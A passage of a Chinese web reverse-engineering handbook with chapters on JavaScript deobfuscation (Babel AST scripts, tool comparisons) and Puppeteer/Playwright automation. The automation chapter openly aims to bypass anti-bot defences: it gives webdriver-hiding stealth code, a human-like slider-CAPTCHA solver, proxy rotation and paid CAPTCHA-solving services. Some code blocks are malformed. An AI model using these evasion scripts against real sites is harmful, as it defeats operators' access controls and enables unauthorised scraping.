 return original.apply(this, args);
 };
 `,
 context: {
 url: "https://example.com",
 },
 }),
});
```

价格: \$29-299/月 (见 automation\_scripts.md)

## 9. AI 辅助 Hook 开发

GitHub Copilot for Security

功能:

- 自动生成 Hook 脚本
- 安全漏洞检测
- 代码补全

价格: \$100/年 (个人)

示例 Prompt:

```
// Prompt: Write a hook for XMLHttpRequest that logs all requests
// Copilot 自动生成完整Hook代码
```

## ChatGPT/Claude 辅助

应用:

- 解释复杂 Hook 逻辑
- 生成定制化 Hook 脚本
- 调试 Hook 代码

成本: \$20/月 (ChatGPT Plus) 或按需 API 调用

---

## 10. 实战工具链推荐

初学者 (\$0 成本)

工具组合:

1. Chrome DevTools (免费)
2. Tampermonkey (免费)
3. 本文档的 Hook 脚本库

能力:

- 基础 Hook
  - 网络请求监控
  - Cookie/Storage 操作
- 

专业人士 (< \$1,000/年)

工具组合:

1. Burp Suite Professional (\$449/年)
  2. Charles Proxy (\$50 一次性)
-

3. GitHub Copilot (\$100/年)

4. Requestly Pro (\$144/年)

总成本: ~\$750/年

能力提升:

- 企业级拦截和修改
  - 自动化 Hook 生成
  - 团队协作
- 

企业团队 (\$10,000+/年)

工具组合:

1. Burp Suite Enterprise (\$3,999/年)
2. Datadog RUM (\$12,000/年)
3. 专业培训和咨询 (按需)
4. 自建 Hook 平台 (开发成本)

ROI 分析:

- 减少人工分析时间 60%+
  - 提供审计报告
  - 生产环境实时监控
  - 降低安全风险
-

## 11. 行业案例参考

金融行业（高合规要求）

方案:

- Burp Suite Enterprise
- Datadog APM
- 内部审计系统集成

成本: \$50,000/年

收益: 满足 PCI DSS 合规要求

---

安全公司（专业服务）

方案:

- Burp Suite + Frida
- 自研 Hook 框架
- 多语言支持

成本: \$5,000/年（工具）+ 开发成本

收益: 可对外提供专业服务

---

电商平台（业务监控）

方案:

- New Relic Browser
- 自定义 Hook 监控关键业务流程

成本: \$15,000/年

---

---

收益: 提升用户体验, 降低流失率

---

## 相关章节

- 调试技巧与断点设置
- JavaScript 反混淆
- 浏览器开发者工具
- 加密算法识别脚本
- 浏览器自动化脚本

## [R58] Deobfuscation Scripts

# R58: 反混淆脚本

## 概述

JavaScript 混淆是保护代码逻辑的常用手段。本章提供常用的反混淆脚本和技术，帮助还原混淆后的代码。

## 混淆类型识别

### 1. 变量名混淆

特征:

```
var _0x1a2b = "Hello";
var _0x3c4d = "World";
console.log(_0x1a2b, _0x3c4d);
```

工具: Prettier 格式化后手动重命名

### 2. 字符串数组混淆

特征:

```
var _0x1234 = ["Hello", "World", "console", "log"];
var _0xa = _0x1234[0];
var _0xb = _0x1234[1];
window[_0x1234[2]][_0x1234[3]](_0xa, _0xb);
```

脚本: 见下方字符串数组还原脚本

### 3. 控制流平坦化

特征:

```
var _0x1 = 0;
while (true) {
 switch (_0x1) {
 case 0:
 console.log("A");
 _0x1 = 1;
 break;
 case 1:
 console.log("B");
 _0x1 = 2;
 break;
 case 2:
 return;
 }
}
```

### 4. 死代码注入

特征:

```
function real() {
 var fake1 = 123;
 if (false) {
 /* 永远不会执行的代码 */
 }
 return "real";
}
```

## 在线工具

### 1. Prettier

用途: 格式化压缩的代码

```
安装
npm install -g prettier

格式化
prettier --write obfuscated.js
```

在线版: <https://prettier.io/playground/>

## 2. JS-Beautify

用途: 美化 JavaScript 代码

```
npm install -g js-beautify
js-beautify obfuscated.js > formatted.js
```

在线版: <https://beautifier.io/>

## 3. de4js

用途: 综合反混淆工具

在线版: <https://lelinhtinh.github.io/de4js/>

支持:

- JSFuck
- JJencode
- AAencode
- URLEncoder
- Packer
- JavaScript Obfuscator

# AST 反混淆脚本

## 基础框架

使用 Babel 解析和转换 AST:

```
const parser = require("@babel/parser");
const traverse = require("@babel/traverse").default;
const generator = require("@babel/generator").default;
const t = require("@babel/types");
const fs = require("fs");

// 1. 读取混淆代码
const code = fs.readFileSync("obfuscated.js", "utf-8");

// 2. 解析为 AST
const ast = parser.parse(code);

// 3. 遍历和转换
traverse(ast, {
 // 在这里添加转换规则
});

// 4. 生成代码
const output = generator(ast, {}, code);
fs.writeFileSync("deobfuscated.js", output.code);
```

## 脚本 1: 常量折叠

目标: 计算常量表达式

```
traverse(ast, {
 BinaryExpression(path) {
 // 如果两个操作数都是字面量
 if (t.isLiteral(path.node.left) && t.isLiteral(path.node.right)) {
 // 计算结果
 const result = eval(path.toString());
 // 替换为结果
 path.replaceWith(t.valueToNode(result));
 }
 },
});
```

---

示例:

```
// Before
var a = 1 + 2;

// After
var a = 3;
```

## 脚本 2: 字符串数组还原

目标: 还原字符串数组引用

```
let stringArray = [];

traverse(ast, {
 // 第一步: 找到字符串数组
 VariableDeclarator(path) {
 if (t.isArrayExpression(path.node.init)) {
 const name = path.node.id.name;
 stringArray = path.node.init.elements.map((e) => e.value);
 }
 },

 // 第二步: 替换数组访问
 MemberExpression(path) {
 // _0x1234[0] => stringArray[0]
 if (
 t.isIdentifier(path.node.object) &&
 t.isNumericLiteral(path.node.property)
) {
 const index = path.node.property.value;
 const value = stringArray[index];
 if (value !== undefined) {
 path.replaceWith(t.stringLiteral(value));
 }
 }
 },
});
```

---

示例:

```
// Before
var _0x1234 = ["log", "Hello"];
console[_0x1234[0]](_0x1234[1]);

// After
console["log"]("Hello");
// 后续还可以继续优化为: console.log('Hello');
```

## 脚本 3: 计算成员表达式

目标: `obj['prop']` → `obj.prop`

```
traverse(ast, {
 MemberExpression(path) {
 // 如果是 obj['prop'] 形式
 if (path.node.computed && t.isStringLiteral(path.node.property)) {
 const propName = path.node.property.value;
 // 检查是否是合法标识符
 if (/^[_a-zA-Z$][_a-zA-Z0-9$_]*$/.test(propName)) {
 path.node.computed = false;
 path.node.property = t.identifier(propName);
 }
 }
 },
});
```

示例:

```
// Before
console["log"]("Hello");

// After
console.log("Hello");
```

## 脚本 4: 删除死代码

目标: 删除 `if (false)` 等死代码

```
traverse(ast, {
 IfStatement(path) {
 // 如果条件是 false
 if (t.isBooleanLiteral(path.node.test, { value: false })) {
 // 删除整个 if 语句
 path.remove();
 }
 // 如果条件是 true
 else if (t.isBooleanLiteral(path.node.test, { value: true })) {
 // 用 consequent 替换整个 if
 path.replaceWithMultiple(path.node.consequent.body);
 }
 },
});
```

## 脚本 5: 函数内联

目标: 内联简单的包装函数

```
const functionMap = {};

traverse(ast, {
 // 收集函数定义
 FunctionDeclaration(path) {
 const name = path.node.id.name;
 // 只处理简单的返回语句函数
 if (
 path.node.body.body.length === 1 &&
 t.isReturnStatement(path.node.body.body[0])
) {
 functionMap[name] = path.node.body.body[0].argument;
 }
 },
 // 替换函数调用
 CallExpression(path) {
 if (t.isIdentifier(path.node.callee)) {
 const name = path.node.callee.name;
 if (functionMap[name]) {
 // 替换为函数体
 path.replaceWith(functionMap[name]);
 }
 }
 },
});
```

## 完整反混淆流程

自动化脚本

```
const fs = require("fs");
const parser = require("@babel/parser");
const traverse = require("@babel/traverse").default;
const generator = require("@babel/generator").default;
const t = require("@babel/types");

function deobfuscate(inputFile, outputFile) {
 console.log(`[1/5] 读取文件: ${inputFile}`);
 const code = fs.readFileSync(inputFile, "utf-8");

 console.log("[2/5] 解析 AST");
 const ast = parser.parse(code);

 console.log("[3/5] 常量折叠");
 constantFolding(ast);

 console.log("[4/5] 字符串数组还原");
 restoreStringArray(ast);

 console.log("[5/5] 清理和格式化");
 cleanup(ast);

 const output = generator(ast, { comments: false }, code);
 fs.writeFileSync(outputFile, output.code);
 console.log(`✅ 完成! 输出到: ${outputFile}`);
}

function constantFolding(ast) {
 traverse(ast, {
 BinaryExpression(path) {
 if (path.isConstantExpression()) {
 const result = path.evaluate();
 if (result.confident) {
 path.replaceWith(t.valueToNode(result.value));
 }
 }
 },
 });
}

function restoreStringArray(ast) {
 let stringArray = [];
 let arrayName = "";

 traverse(ast, {
 VariableDeclarator(path) {
 if (t.isArrayExpression(path.node.init)) {
 arrayName = path.node.id.name;
 stringArray = path.node.init.elements.map((e) => e.value);
 }
 },
 });
}
```

```
if (stringArray.length === 0) return;

traverse(ast, {
 MemberExpression(path) {
 if (
 t.isIdentifier(path.node.object, { name: arrayName }) &&
 t.isNumericLiteral(path.node.property)
) {
 const index = path.node.property.value;
 const value = stringArray[index];
 if (value !== undefined) {
 path.replaceWith(t.stringLiteral(value));
 }
 }
 },
});
}

function cleanup(ast) {
 traverse(ast, {
 // 删除空语句
 EmptyStatement(path) {
 path.remove();
 },
 // obj['prop'] -> obj.prop
 MemberExpression(path) {
 if (path.node.computed && t.isStringLiteral(path.node.property)) {
 const prop = path.node.property.value;
 if (/^[_a-zA-Z$][a-zA-Z0-9$_]*$/.test(prop)) {
 path.node.computed = false;
 path.node.property = t.identifier(prop);
 }
 }
 },
 });
}

// 使用示例
deobfuscate("obfuscated.js", "deobfuscated.js");
```

## 针对特定混淆器

### JavaScript Obfuscator

特征识别:

```
var _0x1234 = function () {
 /* ... */
};

(function (_0xabc, _0xdef) {
 /* ... */
})(_0x1234, 0x123);
```

工具: <https://github.com/javascript-deobfuscator/webcrack>

## Webpack Bundle

使用 `webcrack` :

```
npm install -g webcrack
webcrack bundle.js -o output/
```

## JJencode

```
function decode_jjencode(encoded) {
 // JJencode 使用颜文字编码
 return eval(encoded);
}
```

在线: <https://utf-8.jp/public/jjencode.html>

## 实战案例

### 案例：某电商网站混淆分析

原始代码:

```
var _0x1a2b = ["log", "价格"];
console[_0x1a2b[0]](_0x1a2b[1]);
```

---

### 反混淆步骤:

#### 1. 字符串数组提取:

```
// _0x1a2b = ['log', '价格']
```

#### 2. 替换引用:

```
console["log"]("价格");
```

#### 3. 成员表达式优化:

```
console.log("价格");
```

---

## 工具集合

工具	用途	链接
Prettier	格式化	<a href="https://prettier.io/">https://prettier.io/</a>
de4js	综合反混淆	<a href="https://lelinhtinh.github.io/de4js/">https://lelinhtinh.github.io/de4js/</a>
webcrack	Webpack 反打包	<a href="https://github.com/j4k0xb/webcrack">https://github.com/j4k0xb/webcrack</a>
Babel	AST 操作	<a href="https://babeljs.io/">https://babeljs.io/</a>
AST Explorer	可视化 AST	<a href="https://astexplorer.net/">https://astexplorer.net/</a>

## 最佳实践

1. 分步处理: 不要一次性处理所有混淆, 逐步还原
2. 保留原文件: 始终保留原始混淆代码作为备份
3. 验证正确性: 每一步都要验证代码功能未被破坏
4. 结合动态调试: AST 反混淆 + DevTools 调试结合使用
5. 识别混淆器: 不同混淆器用不同工具, 事半功倍

## 商业化反混淆解决方案对比

JavaScript 反混淆既是技术活也是体力活, 商业化工具可以大幅提升效率。以下是业界主流方案的专业对比。

### 1. 企业级反混淆工具

#### JScrambler Reverse Engineering Tool

定位: 商业 JavaScript 保护工具的配套分析工具

功能:

- 识别 JScrambler 保护的代码
- 自动化去除某些保护层
- 控制流分析
- 代码覆盖率追踪

价格: 包含在 JScrambler 企业订阅中 (\$1,000+/月)

局限: 主要针对自家混淆器

官网: <https://jscrambler.com/>

## JSDetox (在线反混淆)

类型: 免费在线工具 (社区维护)

功能:

- 自动检测混淆类型
- 支持多种常见混淆器
- 交互式分析环境
- DOM 模拟执行

优势:

- 完全免费
- 无需安装
- 社区活跃

劣势:

- 不支持高级混淆
- 处理大文件较慢
- 缺乏商业支持

官网: <http://www.jsdetox.com/>

---

## Synchrony (代码分析平台)

定位: 企业级静态分析平台

功能:

- JavaScript/TypeScript 深度分析
- 自动化反混淆流水线
- 漏洞检测

- 代码质量评估

价格: 企业定价 (\$10,000+/年)

适用: 大型代码库安全审计

官网: <https://www.synopsys.com/>

## 2. 专业反混淆服务对比

De4js (功能最全面)

类型: 开源免费在线工具

支持混淆类型:

- JavaScript Obfuscator ([obfuscator.io](http://obfuscator.io))
- JSFuck ([jsfuck.com](http://jsfuck.com))
- JJencode ([utf-8.jp](http://utf-8.jp))
- AAencode ([utf-8.jp](http://utf-8.jp))
- URLEncoder
- Packer ([Dean Edwards](http://dean.edwards.name/packer))
- Eval Chain

在线地址: <https://lelinhtinh.github.io/de4js/>

使用示例:

```
// 输入混淆代码
var _0x1a2b = ["Hello", "World"];
console.log(_0x1a2b[0], _0x1a2b[1]);

// 自动检测并还原
// 输出: console.log('Hello', 'World');
```

---

优势: 一站式解决大部分简单混淆

---

Webcrack (Webpack 专用)

类型: 开源 CLI 工具

专注领域: Webpack 打包代码逆向

功能:

- 自动识别 Webpack 版本
- 提取独立模块
- 还原原始文件结构
- 重命名变量

GitHub: <https://github.com/j4k0xb/webcrack>

安装使用:

```
npm install -g webcrack
webcrack bundle.js -o output/

输出:
output/
├── module_0.js
├── module_1.js
└── ...
```

适用场景: 逆向 React/Vue 等现代前端项目

---

### 3. 代码美化与格式化工具

工具	类型	特点	价格	推荐指数
Prettier	开源	业界标准代码格式化	免费	★★★★★
JS Beautifier	开源	老牌工具，功能稳定	免费	★★★★★
WebStorm	商业 IDE	内置强大格式化	\$149/年	★★★★★
ReSharper	商业插件	Visual Studio 集成	\$149/年	★★★★

推荐组合: Prettier (格式化) + webcrack (解包) + Babel (AST 处理)

### 4. AST 处理框架对比

Babel 生态 (开源首选)

核心组件:

- `@babel/parser` - 解析 JS 为 AST
- `@babel/traverse` - 遍历和修改 AST
- `@babel/generator` - AST 转换回代码
- `@babel/types` - AST 节点构建工具

优势:

- 完全免费
- 社区庞大
- 文档完善
- 插件丰富

学习成本: 中等 (需要理解 AST 概念)

---

官网: <https://babeljs.io/>

---

SWC (Rust 实现, 速度最快)

特点:

- 比 Babel 快 20-70 倍
- 用 Rust 编写
- 兼容 Babel 插件

适用: 大规模代码处理

GitHub: <https://github.com/swc-project/swc>

---

Esprima vs Acorn

特性	Esprima	Acorn
速度	中等	快
标准兼容	ES2021	ES2023
插件系统	有限	丰富
维护状态	活跃度低	活跃

推荐: 新项目使用 Acorn 或 Babel

---

## 5. 商业咨询与定制服务

Recurity Labs (德国安全公司)

服务内容:

- JavaScript 混淆逆向
- 恶意代码分析
- 定制化反混淆工具开发

典型项目: €20,000 - €100,000

官网: <https://www.recurity-labs.com/>

---

## Pen Test Partners

服务内容:

- 前端安全审计
- 混淆代码分析
- 漏洞挖掘

价格: £1,500/人日

官网: <https://www.pentestpartners.com/>

---

## 6. 成本效益分析

场景 1: 分析单个混淆文件 (< 1000 行)

方案 A (手动 + 免费工具) :

- 工具: de4js + Prettier

- 时间: 1-2 小时
- 成本: \$0
- 技能要求: 基础

方案 B (专业工具) :

- 工具: WebStorm + 自定义 Babel 插件
  - 时间: 30 分钟
  - 成本: \$149/年 (IDE 许可)
  - 技能要求: 中等
- 

场景 2: 批量处理混淆代码 (>10,000 文件)

方案 A (自建工具链) :

- 工具: Babel + 自定义脚本 + CI/CD 集成
- 初始投入: 3-5 个工作日开发
- 运行成本: \$0
- 维护成本: 每月 1-2 小时

方案 B (商业服务) :

- 工具: Synopsys Code Insight
- 成本: \$50,000/年起
- 优势: 零维护, 企业支持

结论: 批量处理场景自建 ROI 更高

---

---

### 场景 3: 紧急项目 (24 小时内需要结果)

方案 A (加急咨询) :

- 服务: Pen Test Partners 加急服务
- 成本: £5,000-15,000
- 保障: 专业团队, 保证质量

方案 B (远程外包) :

- 平台: Upwork/Fiverr 逆向工程师
  - 成本: \$500-2,000
  - 风险: 质量参差不齐
- 

## 7. 开源 vs 商业方案决策矩阵

因素	推荐开源	推荐商业
项目规模	< 10,000 文件	> 50,000 文件
团队规模	< 5 人	> 10 人
预算	< \$10,000/年	> \$50,000/年
技术能力	有 AST 经验	无专业逆向团队
合规要求	无特殊要求	需审计报告
时间压力	可灵活安排	紧急交付

---

## 8. AI 辅助反混淆（新兴趋势）

### ChatGPT/Claude Code Analysis

应用场景:

- 解释混淆代码逻辑
- 生成反混淆脚本
- 识别混淆模式

示例 Prompt:

```
分析以下混淆JavaScript代码，解释其逻辑：
var _0x1a2b=['log','Hello'];
console[_0x1a2b[0]](_0x1a2b[1]);
```

局限性:

- 无法处理大文件 (Token 限制)
- 可能误判复杂混淆
- 不适合批量处理

成本: \$0.01-0.06/1K tokens (API 调用)

### GitHub Copilot 辅助编写反混淆脚本

优势:

- 加速 Babel 插件开发
- 提供 AST 操作示例
- 代码补全

成本: \$10/月或\$100/年

## 9. 实战工具链推荐

### 初学者配置 (\$0 成本)

```
安装工具
npm install -g prettier webcrack
npm install @babel/parser @babel/traverse @babel/generator

工作流程
1. 使用 de4js 在线初步分析
2. prettier格式化代码
3. webcrack解包Webpack②如适用②
4. 自写Babel脚本深度处理
```

### 专业团队配置 (< \$1,000/年)

```
商业工具
- WebStorm IDE: $149/年
- GitHub Copilot: $100/年
- Better Comments②VS Code插件②: 免费

开源工具
- Babel完整工具链
- AST Explorer②在线②
- Source Map Visualization

总成本: $249/年 + 学习时间投入
```

### 企业级配置 (\$10,000+/年)

- Synopsys Code Insight: 自动化代码分析
- Fortify SCA: 静态代码扫描
- 专业咨询: 按需购买逆向服务
- 内部培训: 团队技能提升

ROI 分析: 适合有合规要求或大规模项目的企业

## 10. 避坑指南

常见错误:

1. **✗** 过度依赖自动化工具（复杂混淆仍需手动分析）
2. **✗** 忽视代码版权（逆向后的代码使用需遵守法律）
3. **✗** 不备份原始文件（反混淆可能破坏代码）
4. **✗** 盲目追求完美还原（有时部分还原即可满足需求）

最佳实践:

1. **✓** 分层处理，逐步还原
  2. **✓** 结合动态调试验证
  3. **✓** 建立混淆特征库
  4. **✓** 自动化重复性工作
- 

## 11. 法律与合规考量

警告: 反混淆他人代码可能涉及法律风险

合法场景:

- **✓** 安全研究（合法授权）
- **✓** 恶意软件分析
- **✓** 自己的代码逆向
- **✓** 开源项目分析

风险场景:

- **✗** 商业软件逆向（未授权）
  - **✗** 绕过 DRM 保护
-

- 
- ✗ 窃取商业机密

建议: 进行商业逆向前咨询法律顾问

---

## 相关章节

- JavaScript 反混淆
- AST 解析工具
- 调试技巧与断点设置
- JavaScript Hook 脚本

## [R59] Automation Scripts

# R59: 浏览器自动化脚本

## 概述

浏览器自动化是 Web 逆向的重要手段。通过模拟真实用户操作，可以绕过许多反爬虫检测。本章介绍 Puppeteer 和 Playwright 的实战脚本。

## Puppeteer 脚本

### 基础模板

```
const puppeteer = require("puppeteer");

(async () => {
 // 启动浏览器
 const browser = await puppeteer.launch({
 headless: false, // 显示浏览器窗口
 devtools: true, // 打开 DevTools
 });

 // 打开新页面
 const page = await browser.newPage();

 // 访问网站
 await page.goto("https://example.com", {
 waitUntil: "networkidle2", // 等待网络空闲
 });

 // 截图
 await page.screenshot({ path: "screenshot.png" });

 // 关闭浏览器
 await browser.close();
})();
```

## 登录脚本

```
const puppeteer = require("puppeteer");

async function login(username, password) {
 const browser = await puppeteer.launch({ headless: false });
 const page = await browser.newPage();

 // 访问登录页
 await page.goto("https://example.com/login");

 // 填写表单
 await page.type("#username", username);
 await page.type("#password", password);

 // 点击登录按钮
 await page.click("#login-button");

 // 等待跳转
 await page.waitForNavigation();

 // 获取 Cookie
 const cookies = await page.cookies();
 console.log("Cookies:", cookies);

 await browser.close();
 return cookies;
}

login("myuser", "mypassword");
```

## 无限滚动加载

```
async function scrollToBottom(page) {
 await page.evaluate(async () => {
 await new Promise((resolve) => {
 let totalHeight = 0;
 const distance = 100;

 const timer = setInterval(() => {
 const scrollHeight = document.body.scrollHeight;
 window.scrollBy(0, distance);
 totalHeight += distance;

 if (totalHeight >= scrollHeight) {
 clearInterval(timer);
 resolve();
 }
 }, 100);
 });
 });
}

// 使用
const page = await browser.newPage();
await page.goto("https://example.com/infinite-scroll");
await scrollToBottom(page);
```

## 处理滑块验证码

```
async function solveSlider(page) {
 // 等待滑块出现
 await page.waitForSelector(".slider");

 // 获取滑块和轨道元素
 const slider = await page.$(".slider-button");
 const track = await page.$(".slider-track");

 // 获取轨道宽度
 const trackBox = await track.boundingBox();
 const distance = trackBox.width - 40; // 减去滑块宽度

 // 模拟人类拖动轨迹
 await slider.hover();
 await page.mouse.down();

 // 生成贝塞尔曲线轨迹
 const steps = 20;
 for (let i = 0; i <= steps; i++) {
 const x = (distance / steps) * i;
 const y = Math.sin((i / steps) * Math.PI) * 10; // 添加随机抖动
 await page.mouse.move(trackBox.x + x, trackBox.y + y);
 await page.waitForTimeout(Math.random() * 10 + 5);
 }

 await page.mouse.up();
}
```

## 拦截和修改请求

```
const page = await browser.newPage();

// 启用请求拦截
await page.setRequestInterception(true);

page.on("request", (request) => {
 // 拦截特定 URL
 if (request.url().includes("/api/data")) {
 // 修改请求头
 request.continue({
 headers: {
 ...request.headers(),
 "X-Custom-Header": "MyValue",
 },
 });
 } else {
 request.continue();
 }
});

page.on("response", async (response) => {
 const url = response.url();
 if (url.includes("/api/data")) {
 const data = await response.json();
 console.log("API Response:", data);
 }
});

await page.goto("https://example.com");
```

## 注入 Hook 脚本

```
const page = await browser.newPage();

// 在页面加载前注入脚本
await page.evaluateOnNewDocument(() => {
 // Hook fetch
 const originalFetch = window.fetch;
 window.fetch = async function (...args) {
 console.log("[Fetch]", args[0]);
 const response = await originalFetch.apply(this, args);
 return response;
 };

 // Hook localStorage
 const originalSetItem = localStorage.setItem;
 localStorage.setItem = function (key, value) {
 console.log("[LocalStorage]", key, "=", value);
 return originalSetItem.apply(this, arguments);
 };
});

await page.goto("https://example.com");
```

## 绕过 Webdriver 检测

```
const puppeteer = require("puppeteer-extra");
const StealthPlugin = require("puppeteer-extra-plugin-stealth");

puppeteer.use(StealthPlugin());

const browser = await puppeteer.launch({
 headless: false,
 args: [
 "--disable-blink-features=AutomationControlled",
 "--disable-dev-shm-usage",
 "--no-sandbox",
],
});

const page = await browser.newPage();

// 隐藏 webdriver 特征
await page.evaluateOnNewDocument(() => {
 Object.defineProperty(navigator, "webdriver", {
 get: () => undefined,
 });
}

// 伪造 Chrome 插件
Object.defineProperty(navigator, "plugins", {
 get: () => [1, 2, 3, 4, 5],
});
});

await page.goto("https://bot-detection.com");
```

# Playwright 脚本

## 基础模板

```
const { chromium } = require("playwright");

(async () => {
 const browser = await chromium.launch({ headless: false });
 const context = await browser.newContext();
 const page = await context.newPage();

 await page.goto("https://example.com");
 await page.screenshot({ path: "screenshot.png" });

 await browser.close();
})();
```

## 多浏览器测试

```
const { chromium, firefox, webkit } = require("playwright");

async function testAllBrowsers(url) {
 for (const browserType of [chromium, firefox, webkit]) {
 const browser = await browserType.launch();
 const page = await browser.newPage();
 await page.goto(url);

 const title = await page.title();
 console.log(` ${browserType.name()}: ${title}`);

 await browser.close();
 }
}

testAllBrowsers("https://example.com");
```

## 移动设备模拟

```
const { devices } = require("playwright");

const iPhone = devices["iPhone 12"];

const browser = await chromium.launch();
const context = await browser.newContext({
 ...iPhone,
 locale: "zh-CN",
 geolocation: { longitude: 116.4, latitude: 39.9 }, // 北京
 permissions: ["geolocation"],
});

const page = await context.newPage();
await page.goto("https://example.com");
```

## 并发爬取

```
async function scrapeMultiplePages(urls) {
 const browser = await chromium.launch();
 const context = await browser.newContext();

 // 并发打开多个页面
 const promises = urls.map(async (url) => {
 const page = await context.newPage();
 await page.goto(url);

 const data = await page.evaluate(() => {
 return {
 title: document.title,
 content: document.body.innerText,
 };
 });
 });

 await page.close();
 return data;
});

const results = await Promise.all(promises);
await browser.close();

return results;
}

const urls = [
 "https://example.com/page1",
 "https://example.com/page2",
 "https://example.com/page3",
];
scrapeMultiplePages(urls).then(console.log);
```

## 保存登录状态

```
// 登录并保存状态
async function saveLoginState() {
 const browser = await chromium.launch({ headless: false });
 const context = await browser.newContext();
 const page = await context.newPage();

 await page.goto("https://example.com/login");
 await page.fill("#username", "myuser");
 await page.fill("#password", "mypassword");
 await page.click("#login-button");
 await page.waitForNavigation();

 // 保存存储状态 (包含 Cookie 和 LocalStorage 等)
 await context.storageState({ path: "state.json" });
 await browser.close();
}

// 加载登录状态
async function useLoginState() {
 const browser = await chromium.launch({ headless: false });
 const context = await browser.newContext({
 storageState: "state.json",
 });
 const page = await context.newPage();

 // 直接访问需要登录的页面
 await page.goto("https://example.com/dashboard");

 await browser.close();
}
```

## 网络监控和 HAR 导出

```
const context = await browser.newContext({
 recordHar: { path: "network.har" },
});

const page = await context.newPage();
await page.goto("https://example.com");

// 操作页面...

await context.close(); // HAR 文件会自动保存
```

## 进阶技巧

### 1. 人类行为模拟

```
// 随机延迟
function randomDelay(min = 100, max = 500) {
 return Math.floor(Math.random() * (max - min + 1)) + min;
}

// 模拟真实打字
async function typeHuman(page, selector, text) {
 await page.click(selector);
 for (const char of text) {
 await page.type(selector, char);
 await page.waitForTimeout(randomDelay(50, 150));
 }
}

// 随机鼠标移动
async function randomMouseMove(page) {
 const x = Math.floor(Math.random() * 800);
 const y = Math.floor(Math.random() * 600);
 await page.mouse.move(x, y);
}
```

## 2. 代理池集成

```
const proxies = [
 "http://proxy1.com:8080",
 "http://proxy2.com:8080",
 "http://proxy3.com:8080",
];

async function scrapeWithProxy(url) {
 const proxy = proxies[Math.floor(Math.random() * proxies.length)];

 const browser = await chromium.launch({
 proxy: { server: proxy },
 });

 const page = await browser.newPage();
 await page.goto(url);

 // 爬取数据...

 await browser.close();
}
```

## 3. 失败重试

```
async function retryOperation(operation, maxRetries = 3) {
 for (let i = 0; i < maxRetries; i++) {
 try {
 return await operation();
 } catch (error) {
 console.log(`Attempt ${i + 1} failed:`, error.message);
 if (i === maxRetries - 1) throw error;
 await new Promise((resolve) => setTimeout(resolve, 1000 * (i + 1)));
 }
 }
}

// 使用
await retryOperation(async () => {
 await page.goto("https://example.com");
 await page.click("#button");
});
```

## 完整爬虫示例

```
const puppeteer = require("puppeteer-extra");
const StealthPlugin = require("puppeteer-extra-plugin-stealth");
const fs = require("fs");

puppeteer.use(StealthPlugin());

class WebScraper {
 constructor() {
 this.browser = null;
 this.page = null;
 }

 async init() {
 this.browser = await puppeteer.launch({
 headless: false,
 args: ["--no-sandbox"],
 });
 this.page = await this.browser.newPage();
 await this.page.setViewport({ width: 1920, height: 1080 });
 }

 async login(username, password) {
 await this.page.goto("https://example.com/login");
 await this.page.type("#username", username, { delay: 100 });
 await this.page.type("#password", password, { delay: 100 });
 await this.page.click("#login-button");
 await this.page.waitForNavigation();
 }

 async scrapeData(url) {
 await this.page.goto(url);

 const data = await this.page.evaluate(() => {
 const items = [];
 document.querySelectorAll(".item").forEach((item) => {
 items.push({
 title: item.querySelector(".title")?.innerText,
 price: item.querySelector(".price")?.innerText,
 link: item.querySelector("a")?.href,
 });
 });
 return items;
 });

 return data;
 }

 async close() {
 await this.browser.close();
 }
}
```

```
// 使用
(async () => {
 const scraper = new WebScraper();
 await scraper.init();
 await scraper.login("myuser", "mypassword");

 const data = await scraper.scrapeData("https://example.com/products");
 fs.writeFileSync("data.json", JSON.stringify(data, null, 2));

 await scraper.close();
})();
```

## 商业化浏览器自动化解决方案对比

在大规模数据采集和自动化测试场景中，商业化服务可以显著降低运维成本和技术门槛。以下是市场主流方案的详细对比。

### 1. 商业浏览器云服务 (Browser-as-a-Service)

Browserless.io

核心优势:

- 托管式无头浏览器服务
- 自动扩展，无需运维
- 内置反检测和代理池
- 支持 Puppeteer/Playwright API

定价:

- Hobby: \$29/月 (10,000 次请求)
- Startup: \$79/月 (50,000 次请求)
- Business: \$299/月 (250,000 次请求)
- Enterprise: 定制化

### 技术规格:

```
// 使用示例 - 与 Puppeteer 完全兼容
const browser = await puppeteer.connect({
 browserWSEndpoint: "wss://chrome.browserless.io?token=YOUR_TOKEN",
});
```

### 适用场景:

- PDF 生成服务
- 网页截图 API
- 轻量级爬虫 (< 100 万页/月)

官网: <https://www.browserless.io/>

### 优劣分析:

- 零运维成本
- 按需付费
- 受限于供应商网络
- 大规模场景成本高

---

## BrowserStack Automate

### 核心优势:

- 2000+真实设备和浏览器组合
- 企业级可靠性 (99.9% SLA)
- 详细的测试报告和视频录制
- 与 CI/CD 无缝集成

### 定价:

- Team: \$29/月 (1 个并发)

- 
- Business: \$99/月 (5 个并发)
  - Enterprise: \$299/月起 (25 个并发)

技术规格:

```
// Selenium 集成
const caps = {
 "bstack:options": {
 userName: "YOUR_USERNAME",
 accessKey: "YOUR_KEY",
 },
 browserName: "Chrome",
 browserVersion: "latest",
};
```

适用场景:

- 跨浏览器兼容性测试
- 移动端自动化测试
- 企业级 QA 自动化

官网: <https://www.browserstack.com/>

竞品对比:

- Sauce Labs (类似定价和功能)
- LambdaTest (更便宜, \$15/月起)

---

Apify

核心优势:

- 专业网页爬取平台
- 1000+ 现成的爬虫 Actor
- 内置代理池和反检测
- Serverless 架构

---

### 定价:

- Free: \$0 (每月\$5 额度)
- Personal: \$49/月
- Team: \$499/月
- Enterprise: 定制化

### 技术特点:

```
// Actor 示例 - 爬取Google搜索
const Apify = require("apify");

Apify.main(async () => {
 const requestQueue = await Apify.openRequestQueue();
 await requestQueue.addRequest({ url: "https://google.com" });

 const crawler = new Apify.PuppeteerCrawler({
 requestQueue,
 handlePageFunction: async ({ page, request }) => {
 const title = await page.title();
 console.log(`Title: ${title}`);
 },
 });

 await crawler.run();
});
```

### 适用场景:

- 中大规模数据采集
- 市场监测和价格追踪
- 无需维护基础设施的团队

官网: <https://apify.com/>

---

## 2. 验证码打码服务对比

服务商	reCAPTCHA v2	reCAPTCHA v3	hCaptcha	滑块验证码	价格 (1000 次)	成功率	速度
2Captcha	✓	✓	✓	✓	\$2.99	95% +	10-30s
Anti-Captcha	✓	✓	✓	✓	\$2.00	96% +	8-25s
CapSolver	✓	✓	✓	✓	\$1.50	94% +	15-30s
DeathByCaptcha	✓	✓	✗	✓	\$1.39	92% +	20-40s
CapMonster Cloud	✓	✓	✓	✓	\$0.90	93% +	15-30s

### 推荐方案

2Captcha (最可靠)

```
const solver = new Captcha.Solver("YOUR_API_KEY");

const result = await solver.recaptcha({
 pageurl: "https://example.com",
